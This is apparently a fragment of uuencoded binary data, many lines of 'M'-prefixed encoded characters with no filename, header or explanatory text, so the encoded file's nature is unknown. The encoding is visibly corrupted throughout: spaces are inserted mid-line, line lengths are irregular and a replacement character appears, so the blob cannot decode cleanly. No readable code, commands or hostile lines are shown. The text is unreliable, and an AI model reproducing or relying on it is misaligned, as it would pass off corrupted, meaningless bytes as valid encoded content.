MG0^_IS6_"^#W7DT' %Y*-: ' Z+X??/FM] % \ /N' YK<\$?E_7_"Z&W_LUOZ7PNT_S
MNP1^CVM^) OR^J\F\# ' ZOU/P: X/>\$YK<<?B_3_"Z%7T' SNPQ^_ZKYK8#?_] / \
M&N%WB^87 (9DUOR; X04#SNQQ^1<UO) 94QS: ^9\E?3000\ 'M3\HB2SYM<*OP>T
M, KN'\>L^A, .H\ (4# ': O' ' \8SVKH '7! YW<; >%G [" , QPV! (TAAW_TVQ" = \$0&B
M%Z\ "AN^C: "E80\$) &19\ 'AR! %: \APTEY) , * " =4#* (?E (/Y8C; , ML. /&1/_ , 7
M<BOR\ : .4D7FS' LQ; : F\QY' _T; %!K; 8IVO/86\$ [YXOD72 ` (9%Z=# 'GUS#% / [B
M3^5UBREIY; M; !) TA>0G^XL^4/ "1?R5_&]] Y+^4R65= (: -D>%GXC' DL5Z-H0<
M4BK3" B/BEK) ; >J! OJAC24/<) ?2BX04, ^TT<T/+-' =; 7H8@7) 7_CAN; I: =CVJ
M18! @D+WYG7A/] , 16^ (GG: LF [FKLMU1RWC\$?X! 2U>@BW] K. 9XI3R&%=: 0<4BY
M! \AFR6 [E) OE9%E9) CNM05L/ '2CI5BCO5LXT4MJM> 'H03, /*, (%; Q3LGTP6-
M>"]] 'K91R+ "4*; <RC<@@82@<!_ .R^ .C\K7BM<! 8?75XKC" 5' P (Z; P ['<NGR6
M' ' ;] () B3MJJIZ [E! J% `6G_72KWH] ^\EG2; , ! STPC<FR] A. ' ' &O% ^@^S* "G<]
MIVR#C\$MD (/ , 00# =PG\$ \$G70% ^/7>' UW. <EQ, : \53; ?' >P! 9NL#SRG9# =D. FP
MW@E>\&,] U `K-K#?I1^WZ] >) 9E&SY3/ ^; >! : B\$&TM^Y' V: SEUY% =+?H) , /LN:
MAGBM% [DA> (!G+=, 8@K\ (8) / *L#) >HF/97/\$) &=9+6B&KPXOCX] RQWRGR" 6\9
MK^UGV0, >@X891FF15; 8H409^@ [R: _ , TP&SYE0) B5' >8P1"] H@T13+=X3?5B\$
ME>*F: >A 'E: R6. '>' =?D>) FW@' 'Y "AI#RE\$MXW7D8 [FDG! 9/KL%, D: 9@M2* '
MQ: N: >; , >UM<: M8. 'AU?K: \ /2%&H-. ZO7RU: J5KRKQ7. M>! 89 (VG" , IMJ13AZ
M; U `8H%; 2&O; ?>A=MV (I3N (; @+WG* L (; ! \4@3\$C%2>"FC# "LE)] EDG) * &9; ' ?
ML=Q\$+R&S7, AGA&2S7\$V#_6K9 (H@Z5+A<+U=7A [3?AN6JSY.] GXK^3PT_U?NP
M3E^ATE=6DQY (88% @N+*Z9LZ\ ^74+%IU_X45+R) _F@%. QB' E! ; ; 71%6] : =F' =
MK, "JQ. 4-B^MK@JO; 5BY?UQ%=L?2\>95KVULNNWC1W (HUR>9+ERR<\$ [YHP>P0
MA: ?Q^] S: FO-AK1? -JU@XZ [SZV: \$+J^97+EXP) Q! I6WIIM. /BQD2SV; HRMJ) S
M6; *E*; Y\R24AV44RWO\169N) T9 `1#HVM [S&" =?/L^8&/? \$1^ZUP0KC8" SVU?
M?X&Q*5! A# `9KC4VA "N/QME/ &IF 'PU+ : AQJBO/ ['LSKKM"> "O&_#^J#T9^ , P_C

MV@K!YTO@R#LX"0L85-U5?7C+SEE!/6HON'DV&Y";(\;^`V;>2C@HJBNKG[H
M5I5&>Q_TX1#T<(ALJL+[(PA)] .FJ0/C\$' 0N-^?A[<.RI*B-\XOP3U4\;5;4G
M;ED8.' 4*4M8^A:R2OM7!\$V,+`VWX\$[[!\$Q><J()O-?F>0GS"MYI\GT* <3U=7
M7_)D=77@H6K\>^H>HZIZ8>!]^`LM6H@3C?>`VU/558&GJZHN>;*J*O#0' 4] 6
M5YVJKZH/!,X+!`*W!(X&&@.#"ZJJJC?;Q!PR2\ZE08,E#A9-5U8&>ZMG5)VX;
MK%YB/!D.7=%371U^ .A2J' @PO-IZLP.]PN.*A3+=G`H_/><:3(?B\$PJ&' ;CN)
M^`NJ9E?=\$PY4#59=#-KP%3U5514/=3X="H/V(B?TE3+TA1Z?\QU^G2?&GH8&
MGP99TU.XT^1T_8Y<3[-2@7J`X<#G4W&]E-/504N>;HZ\$`CHZ#U5107"V91+
M#]Z\$Y]DG`GYJ=M4E3U/^G`AZ=E7UB9<M-\$1.SW[*0-JJ3CP,WR#Y"JL@WZ#T
MK:X]<1-HR8+(M_9\$]0EPJ`Z3K["V^Y^:#6M[V8FJD]4U@:>-V1?<:6PW9M6<
MK*FF7[7B5S6_JW;>W?G) [; /9?W;5!>*7##. [JM;UKEJ^N_/ (]JI9U?3=HY++
M*\<^>O>6+@R\!']4=D^B[&Z"ID7Y-8(AE)LP^P=L?Y3KATSE3;#DFU#)-^&2
M;RI*OJDL^.;*_8;*55<PC)IG?A"US1]#W,E[XF.TGH/6@`P&%AC+ZMIKZ\13
M`X9Q-!^ [S*@)I#`"K^*^;'Q!UU4_J`Y' _E?/7%/YG2OA%OA%98>O>M`)O]0.
MO[3L\<*_>.`&\%"ZNF4QDQK;P[7T+9%FO#<*M\ZPOO4L?U!\@05]JS%6>[U!
M7\;J42-2S=OTH*S?+ZF,&KN>.]LXO&/02.R:9[]?[WH_QWYOR7)-F;*<[ZL
M&,8-#\JUSJF%>]"[\$&D-S%LPO]I(_+'&:)C78"R>_[K`F-EN_-%HG'?8>`E"
MU,Q+S5ML' `G0K&O-O*YY\!@) ^K\;Q?/*?PW#!O+=+W46,>PIX`H<^K@8Y#
M"^:EC/;O-1B#\^J,317S0D_/@SW.6XA8;S&>K*VH>L/\^;4/_C\$%ON?-"Q@+
M(/G=M;6A=\Z;5_OI_SP9"@4B3YV`PA+Y74,P:E29U;"3,?, : \6UMP;Q:</ZU
MB.>IRE#@9%5EH#Z\8-X2H_W?GX7X%AJ;YLT+W541GB?\OF^J,510#(^XCPH
M+XXG+?ZPB/`^')\ /A0.2DC-]ZNZ!NB7%W744=J.IT`G-\>\$2^(\+_?D%XB2%T
MX9\$M]6>7C;1V`23;:M,,UM4;F^KJPC:G#SF<ZHU=T3E&S_QYE0MJ05UW/N*L
M"]\+RM<A+S?#7^5RLCY\`3C53\JIJ@2G*I`*CY`=-!FS3E&>F\CSY0@WVU@P
M?ZGQP!55YBY8>#5X]L!N-M?.FR_?7?)Z=[(N%,#[.GH/;L'(MRU>;Y,RS)D7
M(O?D?-#-)1YCS\$7S?V\^8-6GYL^O##SZN/'H?%1RQE.UM34DVZ+:WQNOK:V=
M^S3_#GS-HH!/)4MS@QQ&:_PT1/1S\$' [.DW5SKGBJKJ[V=9!G89UX4U<W]VFD
MG`R>K)M[Q>M84DJ)E&RV(MGL,R+9[#]),M)AD_`<4[0/(\#U7.`A.:<W)D8>
M\T2-0W5.)?QGP<V;`=0WBXS0"W)F`B`F&<Y(?3YH*N:@ONBL7U&_"/9HO-]8
M;O0:RP]O-!8`^XRMP4!X<?`9` ;@5BX,) <BOI:X3[_6OX_>\-?E_A?O_AGS_
M/>M]I?O]+`[_0>M]57WW\G%0A\$`1"H87A_Z#W(K%H7>26RF_;K@I%@8DQ;T.
M1=I-L8(I7N50''930(]CZ;4IJ&YWT]S-7#8J+,T&H-INA6:&HTFQS3K%9K9
M<_,LT5"LT<C>9ZIEFGT,S5:#[%-&L5FGD:S6-,LT:AF:_1?)EI5BLTM1K-
MCMUF`JQ2:.HWF"N;3I=#4:S0GF":ET"S0:' [-<74J-`LUFD>83X="LTBC^3SS
M:5=HSM-H=C.?I\$)SOD;S5:9I4V@NT&@N9YJ\$0G.A1K., :>(*S6*-YA^8)J;0
M7*31; &&:5H5FB4;S,J:) *C07:S0/,4V+0K-4H_DXTS0K-) =H-'N99J5"8VHT
M? \TERLTRS2:-S%-DT+3H-<\$<8)J(0K-<H_D*TS0J-) =J-,>89H5"<YE&<S' 3
M7*;0K-!HVIGF4H6F4'.9S33+*9J(10-?;*L-"DV310-LYK-,H;E<HVEF&E.A
M6:G1K&*:2Q2:9HUF`],L56A:-)I`F?9BA2:JT=S\$-\$L4FE:-9B/37*30Q#2:
M3[-^%BLT<8UF"? .Y4*):#1?8SX7*#1M<+F<_Y"DU2HTDQS7D*3;M&\PFF
M6:30=&@TE4RS4*`IU&A>S30+%)J410,S3E>]0M.ET7R(^=0I-*LTFG<SGUJ%
M9K5<<R`SF:_0K-%H;F6:>0K-6HWF3J:9J]"LTVC>PO+,46BNT&B^Q#2S%9KU
M3-,6D#0U3-,?<&BZF>8/AIOF_0J?#4SS[QI-J\])G(]-\2*-YA4+3PS1_J]\$D
M%9I>IGF]1C.AT/0QS:LUFK!"<R73W*`1?%)UR:FN5VC>8/"IY]I;M5H_C^%
MS[.8YB:-YBT*G\U,\SR-YA\4/EN8YD:-9I["9RO33&@TURHTVYAF7*/9I=!L
M9YK#&LWS%)H=3#.FT?0H-%<Q34ZCN4VAV<DTHQK-.H5F@&E&-)K_5/2SBVD.
M:31'##Z[F>:@1E.GT%S--%F-YD:%YAJF.:#1?%:AN99I]FLTUR@TUS'-/HUF
MCD+S;*):#3_I*1]#],, :S19A<_U3#.HT7Q9X7,#TZ0UFO]5:)[#-,_5\$:4
MN/8RS5Z-9JM\URF>8Y&TZ`0I)GF!HWF2H5FD&FNUV@6*31#3+-'H^E2:(9
MYMD:S2DE[1FFN4ZCB2I\]C`-M1K-CQ0^^YGF&HUF@<+G`--<K='<H-!DF6:W
M1O-):Z#3+-+HWFYPN<0TPQH-%]0^(PPS4Z-YI\5FE&FN4JC^3LEKAS3[-!H
M7J70Y)EFNT8SJM", , <TVC>8Y"LUAIMFJT6Q6:, :99HM&<Y="4V":S1K-3H6F
MR#3/TFC>I>AG@FGZ-9KS%3XW,LTFC>9K"LT1IKE2HUFCT!QEFL]H--T*S3&F
M>4BC>:\B_ .8YH1&TZGPN8EI`M-HWJCOW,PTG]5H/JG0' &>:SVDT0PK-\YEF
MOM90^8`B\PN8YN\T/D<5/K<PS2\UFKA"<RO3_\$JC>8%"`T*F^;>C>#BKRW,8T
MO]!H_JC00(AI_EZCN4R)ZW:FZ=72WJ#00-CJ^VDTFQ2:.YCF42VNJQ6:ES#-
M(QI-C4+S4J8YJM'\1\$G7WS#-\$8WFD,+G94QS3*-I5&A>SC3_J-%<I]#<R32?
MT&C^6Y`G%4SS28WF!PK-*YGF4QK-*Y6X[F*:AS6:-RE\ [F::CVHT>Q0^KV*:
MVCVDT]0K-JYGF08WFN0K-:YCFPQK-087FM4SS@\$9SB4+S.J:Y7Z-Y6*&YAVD^
MHM%\14G[04P38SM*=,L5_B\GFE>Q`PNLN9;%)HW,,W;F>8US&>U00-&IODM
MT]1:\R0*S9N8YHU,\$V":087FS4QS,].\F>-:J]"A6E>S#108YK[E+2_E6F"
MG/:5'->G%3YO8YIW,)_?,9\W*S109YHW,,T/F6:Q00,.IOD-TWR1:=ZCR/-
MIODFTUS*\GQ.X?.W3',>R[R!^:Q7:-[%-*]C/A7,9T"A>3?35#&?D#4?I="
MAVGF,LU;.:Z?*C*_EVFJF>8>IKE`X7,?T[R\$Y?DZTRQ5:-['-%]EFI\SC6G3
M9,7N=[DOC/8?+7Q(GJ]</XMVV\PQ&@+R.VK`.%Q[ES%+[(?JZ55.@MF510+
M7[->NJ]:;]17#,ZZQ%CV^O;7WF/04]^L617U-?BWA92SS+F5-J^BQ7?*MOW
M<L4WM`C69:%<;)5Q5V6N=@2QY\P,_JV?55^3>_:P<;B?OAUO-&IF=<U:@=A"
M1D/-4LAUN5\$#.3]@A(PYLW-FB_\$)8T[-XMD46C[3N[#R+E<;10BX9H5Q`W-/
M&]U-Q+VQ)/>J2;@`2W(_65\$1:#+RI^;.JKJ7>.;,L/%2H?LYP)OEWJ</!L2Z
MNJ#XQG/T(?DM>T^@07=TSK._<[_@(;F7; ;&Q(G2X-L9?GN4>0L+M#]\$Y!`2M

MNM88# (2, ^OJQ6*51&\P:+<8@Z;-VM@B3-2 [' ;T/YO4+) XZP1->KQ; TS (& *X
M [WK (\$' L4Z^ODCJQZXWJSU; A^V4J@&2' OA! _15W"8-STD5S<N"; 0; %Z-?&A<Q
MI6AW>G`EK#, >6AR^) 306VV`DPCGS/-`>-NCXUSG! W0TKC: 6! ^<&YP: 6! 1MIR
M; UP@9+C8WLOWP8?D?MU! I*LA (' , I8"P. 7A6@7%@F]N31^0=PD1MRCUX5=*+*
M=V (*^=HFD: ^YA' RTIX] X? _\$AN: ^Y/BRY=U54&%4; E@; J@DX\<S@>&<?. D (PC
M5VM"PCG! 7. TE9%45=,) : SKS0V&G4! %/! , +A\$GAP, 1N' 7! 3_ : ([G\$J-H9^8: 4
MA; X! 7BYD: 1=K7TB6GT" 68V (M! EE, A8B [5\1C. /\$8@\' +13PFXND*UN#W"OMW
M*M@. 6: 66@Y#X/4' 2; H) "PX44P<6AL* ' Z! 85?E>-7&Q5^AVM? "E? (CU*^4^R (
M7! Q_-M' /J; &\ON`-Y9M'6\LU25BB?RS7' XM [#>P>/-LD3=! 8_X) 0RS) ' *R,
M&HNK\$J&&ZGIC] WVH [\Q9QKVB1%0; <ZI) OANK) 4V<: 59. 0M/&- , V^-/ 6AALHD
MWKS (>#=#RH0UY, Z>RZKF7&, B [4" ITH=%0<3G2?05RIR\$P&W1! 6\$G. [#8604JJ
M,] 8; &2%OSEQM7&TLKDR\$QLR7&P?Q%+>?VOBIH: I>IJTZ\$2 (K>3' BNJ1R"; A6
M&_LA5PUJD) K*Z] _=JE#&) Z5<J5"V34K93#E: 636\N+ (H<J' 2B-R-WX, -E3) ?
M*Z&IWXH\O! \$<R. V`N [AJF^-72WDTI\KY' 17: 8FZW\$7>5V [N"DW-; 1#5_ "6Y-
MQ06GY/D\$U` [200/G (P>)"@<4?"`3G?"RP^`DZ/DJ4IKTGZ/P<6@>*THR: -69T
M! = `JHFR/U=Z!] UGX.] 2HRY@ [? \$-&=: ^ZWJ [SCEP80 (Z) S%) G=, Z19US [`2=
M (3-Y??L/OKROOVRE*) -\$< [BV@>J (, -EM (KPT@/P4, <KT+!=Q1NPX [YHBSK9)
MXFSF. -O*CE/N77_/ "7DGA (PS%: ;=Z�E&=%G; JM+! 5=VX0==I/3W' =ZJI3
MNX+_?LI;) TN9-W"=O#A () >E"XU) 1%R [CNG (Q6EJUKI2_4\ \$ZE/ `Y7 (?3?OL:
ME (174WWT89FJQ<&XPFWI%-SF^7" [B [B] 9' &P3>%SR11\YOOPN1MND\$%\RJJ/
M-U0T&3><HC9D. S1. J^BV"=U?9^?WR2GR. S%) ?K=R?B?*S&] KS<O_G+#6O, B^
MD. 7_RQ+^ORWA_\<2_AC. NOQY#X4Q" _ZOHG: S>WDM [7G>*GI&UQORUQ; Q: P__
MVBQ^W<"_GB5^/9=_] 8M?S^%?F\200?SK20' KV?RK3_RZCG_UBE^#_ *M' _\$KS
MKXWBUP [1GZ' &C. 2_ , M" S0WD>4YX' G. >="LU. A6: G0K-) H=FDT `PH_@. . _^:=
M] D; \$EH?EF22+C1>B-" [EON7 [\?LVY?? [A-R6_MLT_5=P' Z_K87G6: /VRY; 7=
M1GU@, /A^X^E0. /QD*#2_/Q@, [4"GN+Z. ?) \, A6V?A@ "U2G2F65W `L/O-_0_+
M] 5@' :S] "O4&X; [' [SKSOTKCJ84/ (U16J@+R' 0G6HMY?%J: XXO/YM1FC9' " /R
M: ^O<A. L>MOKA\NVRD. 0UQP@&\ [@_8?@+J@RC: [J\] " ^RQ: K0015' J0ZJ/) 0
MB) XS>*96B>JENHJ&\, 7&MRIJT)) ? : NPR. I^WR* "S) 3XFZ' \FSID0] &: C\2 [A
M% S*D' \9H& (?4T [@#W) ; 0B1G! ^M [VG1@! ; &B?M0^<5BHR+*X, &G; <9K/Q6D>&
MD! 4?<0FA37] @1<Z\! @2 [:N, ?7' E-I: D/M! ^>+%Q5\6L ` \$8Y5>T5" \7S@LIJ
MXW#L@: UE<0] @G20N*8, \$X& `M61' [0?/L] H/RQIVRMJA; NIHKKB<. V; A! 9D
M&- `& (C) 94%\$C3N? ` [UFSS, @; Z0P. U/ "HIPZ=HO, B*" \>?EB. I; J" 2KXMHUP)
MQI%GOYTMQKAAXS' 0?93LZ<+Z: DI=C4%G8M08#947H! _QI<"8N0!] A, ; *DY6A
MP/+GKJ?4Q5N@*UBN"0JC! KV (BT! 14WGGONVH\$ (6\$ _X/^2 (8X-%1) [5: AC_0 [
MT?^X0_0 [FNE<O2K2+L: /558<=P="LP*) 3> ` "3D%P. K4: _0G\#G95#A@G@`% `
MY' ?T: U. 5\$7BRJBKT5%55Y4, WBG#>' N*0CY96; GFZ<K* (/N"QZK `4Z>44/, 1
M*NP3*H908374Y^Q0"! #40] 17. 0*) [U3D_KD5RU^WWJBKO+LR#%Q961E8/KS>
ML) X/7] UJF" ^JZHO; &YEY (UR_3?U?WH-N3&, ZD_*L5UPZ=R74*"N, ; #P+1C^
M/A"PRKSY<7DV [H) 0VE@0 [#9HS4=RX2QC@=%E= (0KC+N-<&"^D; QT-GSZX%-
M/G3"1DWD5\DD^>ZS?\$/ "] X<-Z+>I (\3_54: (*XUN981 () \G4BI-U `J*GT0I9
MJ. VJKUGVV6] 7AD-T*DA] <&7E" ^#74' TQ. "ZGDX@J `OL?K_D] : B: TNNB' I&! 1
M@S7O, _IK: D) DN>\UZA<] 66. \$GJJI"3] ^T4^-IV?/#K\N5#. [-&U@/FB#CZ] \
ME&@K) Z4-! : \H] 2YYY0 (C<&. J8IDXMP8CD9JZFDW! . 361=VX*S*FI7RR>WWRR
MLBJP"79) Z [KA7RE^! ^=4! ?9' 7C>WINJ^R%. +: V89D>_1<^#&R&_I0%6J3Y\#
MI `VYIX) \BIRW1_EW, %! W<Z#NA; ! IF: _?ABZI5: 1R5VW4A\$] 6A@-/P' : 79\1I
M*T' H-UA_?MN-*>-D* (B2902HS (\$2/?5WHO<ARUQ%L+U [A7\$2HSEZ>X' R] BFV
MZ (K0R6 `HL (E<AT<546%\4G7G\$6G; %2C@D2?J* @++48*_6<DR; OB\$ [] MS_1G^
M5C`<7+Y<U` /+SC. >#LM8>U%O/ (GGKJ`'_ `S [Q!>JK0+AR&_IG! ?) +PM^FY@?
M9`R>?<#3X3! 4YPP^UP, %B_ J&T74@Q) J: P1] Q6 (EZ0-PQ6<C; 7HQ95\&R! =
M; " +7H: @@"CHQZ: F*BO"=NQ:) 2DAWQ-U<" (G0X8\; ^B^3\@V3-26L?N09 [(-
MF\W [&! [XA#R/Z%N5-<' ES^TV [JJ<55-__MV! RJKZ4" `9J\$^^RH3LP5/P#Z+^
MKCP9"@<*&] %&5U6\$J?; IKZRLVE%IA\$ \B=O) _LJK" \@L%ZB/_UE `I6^I*U"=6
M^: _\I&Q3%P2KC>48_] 8?7H7RKK?Q3X?#8: J3 (C) O"\$H>0: , N6, 5KH2_YI. PW
M+ `C6"AZTMG55H\$YP. 2\TWWATX\$5M=O] AP^<N\$YQ^JG*28S724>J3JHX^Z-' 1
M%9^4Y_=9. D (- (733_@ZAF\`9T (U5AEZ-N. BVP&6W?ZNRHIIC"P: 6MU^5, 7K"
MU0&R?! E' > (D21XA*%/M?H/@' %?J%) >AK2] #/*4%?78 (^ [\$?_9%78H27 [?] . :
M: B</PI] 2\^! ^3Q [, P?MQT=="6QZ6] 7) 8U" I4%Q9% CZ6" ^TF! 0/O; KS (65_Q3
MD' L9\! '] CU! UQ6 ` %9*T, A=%"SN^OJ*B4_0 [R?; (RI/A0>4488UIAT*) _NR) 8
MW57QZ5. +*RH=- [] (E3! R_ ^**"NV] U>NIJ [!L82?2_/8RT [SL] O8=QX74/: %J
M) >TL^Q*O [/ "] P=-WH:] OK=O7\$ \, <WU#5OK [E: C+<A99M<DT&: B. W3: ; + `) X*
MIPQQSAG-S [P-. KV4 [`Q] WP3-\$@66+4R%*XU-X4 ` %S3) 4+: P+>ZNOK\5OHPM]
MC' : 3] _G^YNYPT*! : G=S#NUJ-P\$! 5, 0) # : WSSA4] 9XYLDCR] E/?45R]] LYIEI
M^1=FE] K4WZ!! FF#W*+LTETOW7EI_?"@-1EQ4. 3C^ (7; [. =Q6=K<Q7; 5"2W\+
ME [GY' 6*Z) 1I=1/N=U' ZOUWYOT7Y?J_VF^! 88\ER! A-\$F?E_*_D' #. N! &8HGA
MG-49%. Z%?*A%D. =ZY7N3W2O87<_OUK/NP_ ; S\$@Z_1-! M8/H*=N=R/// `B7 [/
MYW<4ZX7, *R3DDL] ! \2QY+6<>3>Q: Y [BV*_ \$3* I5GXEFA_+; DZ6; >ENVLI^, V
MV*6T! 4QCEGV?NU% C#AXK9@K1: +3&J*! ; JQLQ+C: "#2N-0*, Q*VKV [_EQS/#
M! CK7M3' MS^, 3] _@D/#Y) CT] *] XE [. "</DF/3TKWB7LD3' A\DAZ?E. X#-II/
MPN. 3] /BD=!] BX_9) >' R2' I^4 [B/8N' P2' I^DQR>E^T@VJD_ "XY/T^*1T' V: C

M^"0\DF/3TKWL=@X/@F/3]+CD]]];#;V3\+CD_3XI'0?AXWED_#X)#T^*=U'
M8<,^"8)/TN.3TGU4-M(GX?)>GQ2NH^+C?!>'R27I\-/1V]?;&N>=&'K\$.4
MY92'9D-[*K6AMS/6DVCK:^^^CSNJF/Q_>?Q27A\DAZ?E.X3]W!.>'R2'I^4
M[I/PR)/T^*1TGWA,]TEX?)(>GY3ND_!H(^GQ2>D^%+?;)^^Q27I\4KI/PI,7
M28]/2O>1<:L^"8)/TN.3\OCT]<K_;) ^\$]<;V27I\4KJ/)8WCD_#X)#T^*=W'
MCMOV27I\4KJ/\$[?MTQ?O\$[] [8YRNA (<FZ?)>7P07/B!'?N0IJ@FL#6F2,RA
MDAZ?SB[X=L7C73X^2=LGJ?FD=#YJ.MFG;4-79ZROIRW9E]@HY*%TB[3W\$J2/
MHPL.A23TB?=XQ31]O2*E9'F"N&)*&6;._H3'5U;]C8T]MGK-=]KMS4_ZS-
M6[9NV[[CJIT#NW9?<?<VUUST[/3@TG-FW_T#VX*1T5Q^[/!XH3AQXY&CQYX7
M;26>;?&>KHYX5_\&>%MGAY'DZ8D7Z8MWMB<[4GT;VGM%G9;RT*3:XK>>C<E8
MUX9\$1X^@Z8[W=/3\$VKHZ.SLZDZ).H_01^D1^2A)*M_#AW%3S.\8T?;VD/] *4
MU* <(84/ZT'_AP]HC;8I007UQ*Y30.+OP27AJ9I<E29IDJB?9EHIU)'5TQCL3
MPJ<' ,G>G8"6];:DN\FE/Q3OB'<F.1->&6*R3?/IZV]L[.U/Q>&=?/-GZ0G
MKJ0G+BB8;')C'M;T_[/W+H!Q'>6]^#?G[.-HM;9EV8XM/Y7826Q)^*_ [[-J.
MXW/. [MJ*7D:2[5FBF+6TMC;6"^^TJMJ\$0\$Y(XE%!"0D)CZ9\,-"4.B\GD#2D
M24@")'47:'D6:\$LAY=*2>UL*+:'^_[XY9U<K:?UJ\T____WNSTLZ9^>;]S3??
M8W;.C!G.,,1,AF*F\$8UDTF;;,9*S&8O\$@5Y>.)>+!!*>))3\$HP40L9&5"TOC7
M%4_K:2,, :DR&=3N-'D8GC*"N!_58.,F]T&/Q5"(-2%2/AU(28H"6(^FH\$<0(
M)N(2HH,H@M%8R@@;(88DYO0B,:<7"3T6C(;2\:@5`]TP-I*Q2#H,)*43Z630
MX#0H+YTVTI%,)FJ8.J>Q@I85#%J)2-J()C(IAJ0B*8/'!*Q*64'&<RJ9">M)
MTXBE\$GHXSK6GTU8HFM!3J80%JH,Q&,P'?^E(,I(RDS9DEO@-2LBL-@,2QKR/
M)1,R+CH+\$IZ5)CDC3=S)9:>)'B&E-',AX3F0A(3HH6'DFD@F\$PFIVY<@5B*9
ML.4X0RIJ-Z<A9I+'(#J=)BG3))S:2Q"C'A(.!6>TT.9[,R'F6AA*5D)2@' '+
M9T*2%2T,)U.Q6!I=2%OAE(1\$X[/[%8TG0S:\$0.]#G\$'N165=)4BL5%?82&9`
M\WHF\$T[%8Z"-4-0*I70+%)]]6WH2LQNS+Q5+HQN@D%@XPGB.Q\UHT(R"P`S6
MVP#1\$Z`O*QTV(\ED*ALDCF"QCPW#J2H)CA4&\AADT4PG&LY\$VK\$C2B(.9&-\$X
MYS(R!L)Q(Y[*(Y[*](@%BQ!"8Z6&@R'`5['205LHQ\$+&*D=5!V3\$*' `BL&1IG1
MPR!7AJ1CH.<4YH&93L4YC902<-.VM+'AT[])\$MC\C<1@VN:(-D3*CK3-[20D
M@0F2"AE6.!J/R325\$L@N1S)+SI6V92M#)&],!QUMI)*G!D,EB(1*KFKGLIMB
MEQ)TTDS+-KLN?LI<Z:!!3%W-L67(ZZ-15(?^"I5R2\Z?M5E%=>,Y<#L^9RV&P
M2(C%2`PL!5PQP1`SF88,'DLU0U'6R<,1(X'Q2P23J4@PP900CH%4PXD\$QB\6
M"O'HA&-@N1DKDDE8&2C[7'(\&8MEXHE(S,C\$@TEPVG`R&\$FD8G\$3I!#6H^`V
M83.922;"&;0KHH-,`\$GAD8G&)\$@L&4W&.4TZ9H#.3,B19#S,E!E.)^(QR,]H
M)I*(1--<<B8<3D?!ZTS=C",##\$ML!L#3#5EQBRT.8*>1L+A!,1M)IR,(5<D
M5.(2P:3-\$VQ(#+.[I#G;D.0,"+L1^*0(\`"A39'PDDCD4YA(J5TT#]JCV"V
MQTTS#HI;)]FL"@30&QW"*AX,1T(\!R-F*B65IV0\$%,Z\+F)E#`-2)&6!84,[
MH+KHG!&,SAG!:#.#.\LPHQ,5)Y?T9"9-/2DD<'7"C//C(:CX5C0C.A6))5*
MQC@7I&8T"IPD(7@S'FJ/HAOPI2*)=\$2/, (U%(V@[A`Q8=H;;!D@`%#.@J\$#P
MZ>\$,VU!@SJE, @@A"IK!,#`D' \$8#T"L]FC#"\$4"2>C*2-L%ZS`CD6H8AZ60,
MZD[4@N!-F@PQ47\$BDXE;J40H%65("B2&(;>2X%]2GD934=!!"*.(\$;&2G"83
MCT:M9#@=2H)PTBF&F,%8&OPP!EJ(&)"5L6`F'HE'PE\$C:>H9MN!BH1+'O',
M&`@]"E,TG\$IEHM&@P9!D\$@1DQ,*H"%@")*(;5C)FIN/@0:\$TYXHF8Q80GPF
M8ZD,8S4&-28)]2>E0Q5(, &<#(!C#K`%N07^L2\0249!`/!H"IXW#-`;\$`*V#
MF,RT"1Y@60R)F_`%0V`*Y6!9T#\$!,/10R+4CKM)D)ISSZX(ZAB)6THHE\$W`HF
M\$@Q)Q8"J1`2Z;4Q/<:X4XDS4%@'BTCR_H/LD><KKH,ZD:7\$+,U\$+\S*="H5-
M3"+T(A["4%DZ<!HRPND,2HY',H85!*^/0JE`#P\$!XTZGD"K,"IB!<N)Z)A4&
M4]=3*#JE`_Q9#`3,Z&'&.`%D22D0QR#ST^`H/-`1%D66L@3!),I!*4%5)R2
M\$`N&#A@&=!.P)BX9"EH<1&5@PD?3"8QI/'`D6T8&\$BW%.A[50=M,)*"1,[^\$
M3HURH%>EI*R&A`L'`X#\$PQAH,\\$4\$TW\$.0WH\$/S!`H\$GP[(]N@\$E%907`3V`
M2848DC334<FC,UY!`4C%8IG,B:0%,60<NT@4/"C6!3,! [JFSI!,*A'&P(+B
MPV84XY68,Y<3<^8R&%\$FEDGH\$2N424'3!"04Q8C#:()`A%X:9T@B9,:AYJ(3
M1E('ATQ\$3`O\$C`B(#98%H!\$@S&(,S,-^6HFV9I(Q#&)]@DE@C_\,KCT>3UMI
MZ((HUC197B3BB30S+0N\))9DCHVIGT9#M'DXS&#M4J@#2HU2RX+&G\$,8YI(
MA,T,A#U4`NC"/#J0"ZET,)[`I,T\$3;:.`\$@DS`SS'01:I=#HF(:S)Q*(94&Q2
M-\&?SV8L&HN`-V<BK%`"ZA*I5#1F\)\QDQ2..>9\$,8LXDH`%#CP#[1=^3#@^?
MUK488FM?)1TIB6EBQJ'MA-.\$&68^G\2P66:4QRP2U+G-\$`B)%/AP"%JTD8RF
M&))&&AB*L4V`X]7TK(@@#+1B`ENE]+1YF0J`L6<!^5"R4S\$P@P!VS\$CF"PA
M3)I8E)1-C:1M&1S)C^6+6\FSQ7[6;=VZM7'GY/A\$;K*8SQ60I@ZD8X+?!8\$%
M'FV=(9DDI%\$LRC:[R5@#,BR0+%L\,&"9%J'^1ZT(<VW\$6"&,\$%@'5#)]@/Q("
M'E.@!B,1RIC@]B!RJ%`\HXP\$C*

M?X&U(PW, [4D; [0/MZ;V]I%AMM-"N>*`"JYK58W0&.F'J:E9?CYW7:XV/%7-'
MBE0'Q@_&#IX%92X6XSF8@I&2!*EA)H%A='0%&8?1*Z>@GQAI0.0B,Z+&1"]
M,'(L)@3H,&%>)X(1H:<B; ,M!\$=\$=8,%JQI'&UE"'0AD-F\$'2,Z6*PSI\$R8&B9
MD\$9&,'*2!_FD8+8%39AC(OPRA+N\$9\$ (0LP9, (TRR)+DQ\79MIU6I=&_CH=S1
MON/H5*`8N#_7F+!_FVL<&1\ [2!JB; : *9!Q^F7FE,?*F*B9;*0-"`IT\$EC"1U
M*\\$0/1R#: (;)ES8D18,9PRX,ZW\$P-S,8-1F28GZ-V6-DT+.,A(!!63`RP0[B
M\$#_NU(Z!=H,_BYG1:DN@=Z>@V,2UM7J@W3TIM"B&.DI[=->GI+D%X)J4_E
M1L=#QF'Q?VV^>-3NS'P)Z\P6A^UPG;T8EF8!Y2R:,42:1J&@LV@V<UDM*--,
M+WW9AIMC+4I!9QMNI?4SVY`+RC10IZ'JI:/I,)2:,\$,J%^\LDNV2;& //SL7F
M7D::?QFG/5RP3.,L@<Y<PK/+87-/YG*60.U2N(499PD4J(:V&C>A>+U1HPA
MR30,_!2XO1\$*)S&>Z3`TPS!X?C() `HJ`74"U@=D7"B6@#20R;*J`(<&0890(
